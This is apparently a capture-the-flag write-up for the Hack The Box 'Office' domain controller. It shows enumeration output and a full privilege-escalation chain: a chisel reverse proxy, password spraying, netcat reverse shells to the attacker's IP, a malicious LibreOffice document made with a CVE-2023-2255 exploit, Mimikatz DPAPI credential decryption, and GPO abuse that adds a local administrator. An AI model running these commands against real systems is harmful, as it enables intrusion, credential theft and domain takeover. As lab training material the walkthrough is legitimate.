cp /usr/share/windows-resources/binaries/nc.exe .
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Host Name:                 DC
OS Name:                   Microsoft Windows Server 2022 Standard
OS Version:                10.0.20348 N/A Build 20348
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00454-20165-01481-AA185
Original Install Date:     4/12/2023, 2:54:39 PM
System Boot Time:          2/20/2024, 3:43:37 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                           [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,575 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,316 MB
Virtual Memory: In Use:    1,483 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    office.htb
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.11.3
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Current User
USER INFORMATION
----------------

User Name          SID
================== =============================================
office\web_account S-1-5-21-1199398058-4196589450-691661856-1118


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

ERROR: Unable to get user claims information.
Users and Groups
Local Groups
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
Domain Users
Administrator            dlanor                   dmichael
dwolfe                   etower                   EWhite
Guest                    HHogan                   krbtgt
PPotts                   tstark                   web_account
Domain Groups
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*GPO Managers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Registry Editors
*Schema Admins
Network Configurations
Network Interfaces
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.11.3
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2
Open Ports
LocalAddress                        LocalPort RemoteAddress                       RemotePort State       AppliedSetting
------------                        --------- -------------                       ---------- -----       --------------
::                                  60691     ::                                  0          Listen
::                                  54784     ::                                  0          Listen
::                                  54776     ::                                  0          Listen
::                                  54773     ::                                  0          Listen
::                                  49669     ::                                  0          Listen
::                                  49668     ::                                  0          Listen
::                                  49667     ::                                  0          Listen
::                                  49666     ::                                  0          Listen
::                                  49665     ::                                  0          Listen
::                                  49664     ::                                  0          Listen
::                                  47001     ::                                  0          Listen
::                                  9389      ::                                  0          Listen
::                                  8083      ::                                  0          Listen
::                                  5985      ::                                  0          Listen
::                                  3389      ::                                  0          Listen
::                                  3306      ::                                  0          Listen
::                                  593       ::                                  0          Listen
::                                  464       ::                                  0          Listen
::                                  445       ::                                  0          Listen
::                                  443       ::                                  0          Listen
::                                  135       ::                                  0          Listen
::                                  88        ::                                  0          Listen
::                                  80        ::                                  0          Listen
::1                                 53        ::                                  0          Listen
0.0.0.0                             60691     0.0.0.0                             0          Listen
0.0.0.0                             54784     0.0.0.0                             0          Listen
0.0.0.0                             54776     0.0.0.0                             0          Listen
0.0.0.0                             54773     0.0.0.0                             0          Listen
0.0.0.0                             49669     0.0.0.0                             0          Listen
0.0.0.0                             49668     0.0.0.0                             0          Listen
0.0.0.0                             49667     0.0.0.0                             0          Listen
0.0.0.0                             49666     0.0.0.0                             0          Listen
0.0.0.0                             49665     0.0.0.0                             0          Listen
0.0.0.0                             49664     0.0.0.0                             0          Listen
0.0.0.0                             9389      0.0.0.0                             0          Listen
0.0.0.0                             8083      0.0.0.0                             0          Listen
0.0.0.0                             3389      0.0.0.0                             0          Listen
0.0.0.0                             3269      0.0.0.0                             0          Listen
0.0.0.0                             3268      0.0.0.0                             0          Listen
0.0.0.0                             593       0.0.0.0                             0          Listen
0.0.0.0                             443       0.0.0.0                             0          Listen
10.10.11.3                          139       0.0.0.0                             0          Listen
0.0.0.0                             135       0.0.0.0                             0          Listen
0.0.0.0                             80        0.0.0.0                             0          Listen
127.0.0.1                           53        0.0.0.0                             0          Listen
10.10.11.3                          53        0.0.0.0                             0          Listen
Interesting Files
C:\xampp\htdocs\internal\*
Seems like there may be another web server hosting these files — most likely on tcp/80803 — but I'm not absolutely certain if this will lead to any additional privileges.
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/14/2024   5:35 PM                applications
d-----          5/1/2023   4:27 PM                css
d-----          5/1/2023   4:27 PM                img
-a----         1/30/2024   8:38 AM           5113 index.html
-a----         1/30/2024   8:40 AM           5282 resume.php
Privilege Escalation
Chisel Reverse SOCKS5 Proxy
We're going to set up a reverse SOCKS5 proxy with chisel, so that we can access some of the ports that are blocked behind Windows Firewall.
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_amd64.gz -O chisel.gz
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz -O chisel.exe.gz
gunzip chisel.gz chisel.exe.gz
chmod u+x chisel
Download and decompress the Chisel binaries
sudo python3 -m http.server 80Host the chisel.exe binary over HTTP
iwr http://10.10.14.15/chisel.exe -o C:\Windows\Tasks\chisel.exeDownload chisel.exe to the target
sudo ./chisel server --port 8081 --reverse &Start chisel on port 8081 on Kali and allow reverse port bindings
$scriptBlock = { Start-Process C:\Windows\Tasks\chisel.exe -ArgumentList @('client','10.10.14.15:8081','R:127.0.0.1:5555:socks') }
Start-Job -ScriptBlock $scriptBlock
Run chisel on the target and open port 5555 on Kali as a reverse SOCKS5 proxy
sudo nano /etc/proxychains4.confEdit Proxychains to use your Chisel proxy


Spray Passwords Through the Proxy
We can use the usernames.txt list from before and spray the password for tstark via crackmapexec.
proxychains -q proxychains -q crackmapexec smb 10.10.11.3 -d office.htb -u usernames.txt -p 'playboy69' --continue-on-successIt looks like tstark's password for Joomla is repeated as his domain logon.

Referencing our previous enumeration, recall that tstark has semi-privileged access. While not a full system administrator, this privilege level can be abused to achieve our objectives.


Lateral to tstark
We can use the RunasCs binary to spawn a reverse shell as tstark.
wget https://github.com/antonioCoco/RunasCs/releases/download/v1.5/RunasCs.zip
unzip RunasCs.zip
sudo python3 -m http.server 80
Download the binary and host it over HTTP
iwr http://10.10.14.15/RunasCs.exe -o C:\Windows\Tasks\runas.exe
iwr http://10.10.14.15/nc.exe -o C:\Windows\Tasks\nc.exe
icacls C:\Windows\Tasks\nc.exe /grant EVERYONE:F
Download the files to the target, set permissions for tstark to run nc.exe
sudo rlwrap nc -lnvp 443Start a TCP listener
C:\Windows\Tasks\runas.exe -l 8 -d office.htb 'tstark' 'playboy69' 'C:\Windows\Tasks\nc.exe 10.10.14.15 443 -e powershell.exe' -t 0
Lateral to ppotts
After some lengthy enumeration as tstark, I was struggling to find out how to move on to the next step. I noticed that running query session under my session as web_account returned nothing. But, running it under my session as tstark showed ppotts is logged in.

I also noticed that ppotts had some specific ownership over the files in C:\xampp\htdocs\internal which is one of the interesting locations enumerated earlier.


If we look at the source code for resume.php, we notice the accepted file types are docm, docx, doc, and odt.

During some earlier enumeration, I also found that LibreOffice is installed on the target.

That got me thinking that the next step might to be plant a malicious document to achieve code execution as ppotts.

Configure Burp to Use SOCKS5 Proxy


Craft the Malicious ODT and Upload
git clone https://github.com/elweth-sec/CVE-2023-2255
cd CVE-2023-2255
python3 CVE-2023-2255.py --cmd 'C:\Windows\Tasks\nc.exe 10.10.14.15 443 -e powershell.exe' --output pwn.odt
Use the existing 'nc.exe' binary on the target


From here, we now repeat the post-exploit enumeration process. Here, we can see the script that processes the .odt files, which is run by a scheduled task every two minutes. If we look at the last line of the script which invokes reg.exe, we can see why this user is in the Registry Editors group.
C:\Users\PPotts\Music\job_offering.ps1
# Specify the path to the directory containing ODT files
$directoryPath = "C:\xampp\htdocs\internal\applications"

# Get all ODT files in the directory
$odtFiles = Get-ChildItem -Path $directoryPath -Filter *.odt

foreach ($odtFile in $odtFiles) {
    $newFileName = $odtFile.BaseName + "_resume" + $odtFile.Extension
    $destination = Join-Path -Path "c:\xampp\htdocs\internal\applications\" -ChildPath $newFileName
    Copy-Item -Path $odtFile.FullName -Destination $destination -Force
    del C:\xampp\htdocs\internal\applications\$odtFile
}


$odtFiles = Get-ChildItem -Path $directoryPath -Filter *.odt

# Array to store LibreOffice process IDs
$libreOfficeProcessIds = @()

foreach ($odtFile in $odtFiles) {
    # Start LibreOffice to open the ODT file
    Start-Process "C:\Program Files\LibreOffice 5\program\soffice.exe" -ArgumentList "--headless", "--invisible", "--nologo", "--norestore", "--accept=uno:socket,host=localhost,port=8100;urp;StarOffice.ServiceManager", $odtFile.FullName -PassThru | ForEach-Object {
        # Store the process ID for later termination
        $libreOfficeProcessIds = $_.Id

    }

    # Add a delay (adjust as needed) to ensure LibreOffice has enough time to open the file
    Start-Sleep -Seconds 7

    # Wait for LibreOffice processes to finish opening files and then terminate them
    Stop-Process -Id $libreOfficeProcessIds -Force

    # Add a delay (adjust as needed) to ensure LibreOffice has enough time to open the file
    Start-Sleep -Seconds 5

}

Get-ChildItem -Path "c:\xampp\htdocs\internal\applications\" -Force | Remove-Item -Force

# Put the MacroSecurityLevel key back to its original value
reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel" /v "Value" /t REG_DWORD /d 3 /f
Lateral to hhogan
During enumeration as ppotts, I noticed the cached credential for hhogan in Windows Credential Manager.
cmdkey /list
I couldn't get runas.exe /savecred /user:OFFICE\hhogan to work with any binary. So, I began researching how I might read this credential.


 gentilkiwi
Enumerate Saved Credentials and Keys
ls -r -h ~\AppData\Roaming\Microsoft\Credentials\ | select -expand fullname
ls -r -h ~\AppData\Roaming\Microsoft\Protect\ | select -expand fullname
Transfer Mimikatz to the Target
mimikatz # dpapi::masterkey /in:C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107\191d3f9d-7959-4b4d-a520-a444853c47eb /rpcCache this master key from the domain controller
mimikatz # dpapi::masterkey /in:C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107\10811601-0fa9-43c2-97e5-9bef8471fc7d /rpcAlso, cache this master key from the domain controller

mimikatz # dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\Credentials\84F1CAEEBF466550F4967858F9353FB4Go through each cred file until you can decrypt the one you're looking for

Evil-WinRM as hhogan
evil-winrm -i 10.10.11.3 -u hhogan -p 'H4ppyFtW183#'
Now, we restart the post-exploit enumeration phase again. If we look back at our gathered information from before, we note that hhogan is a member of the GPO Managers group.

Use PowerSploit to Enumerate GPOs


We'll use this particular branch of the PowerSploit repository, as it contains a function to abuse GPOs using the New-GPOImmediateTask function.
wget https://github.com/PowerShellMafia/PowerSploit/archive/26a0757612e5654b4f792b012ab8f10f95d391c9.zip -O PowerSploit.zip
unzip PowerSploit.zip
mv PowerSploit-26a0757612e5654b4f792b012ab8f10f95d391c9 PowerSploit
Download the PowerSploit module to Kali
cd ~/AppData/Local/Temp/
upload PowerSploit
cd PowerSploit
Import-Module .\PowerSploit.psd1
gci -directory | % { ipmo $_.FullName -ErrorAction SilentlyContinue }
Use the built-in evil-winrm 'upload' function to place the folder on the target
Now, with PowerSploit transferred to the target and all of the modules imported, we can use a few commands to enumerate GPOs, their respective ACLs, and output that information in an easy-to-read format.
# Store username and group in variables
$username = 'OFFICE\hhogan'
$group = 'OFFICE\GPO Managers'
# Store GPOs in a variable
$gpos = Get-NetGPO
# Get the ACLs on each GPO
$gpoAcls = $gpos | ForEach-Object { Get-ObjectAcl -ResolveGUIDs -Name $_.Name }
# Enumerate any GPOs where we have access
$gpoAcls | Where-Object {$_.IdentityReference -in @($username, $group)} | Select-Object @{Name = 'GPOName' ; Expression = {$gpos | Where-Object distinguishedname -eq $_.ObjectDN | Select-Object -Expand DisplayName}}, IdentityReference, AccessControlType, ActiveDirectoryRights
Excellent! 🎉 We have write privileges on the Default Domain Policy GPO as well as the Default Domain Controllers Policy GPO. Since the target is a Domain Controller, we'll want to abuse the Default Domain Controllers Policy GPO.

Let's make the hhogan user a local administrator on the domain controller.
New-GPOImmediateTask -TaskName evilTask -Command cmd -CommandArguments "/c net localgroup administrators hhogan /add" -GPODisplayName "Default Domain Controllers Policy" -Verbose -Force
gpupdate /force
Add the scheduled task via GPO and force the policy update


Now, log out and log back in as the hhogan user and note that they are now a local administrator.
Flags
User
987a1cde940109566a0e0bbfef2c0200
Root
1c9a3b48c10961b6b56dbd0f672bd830


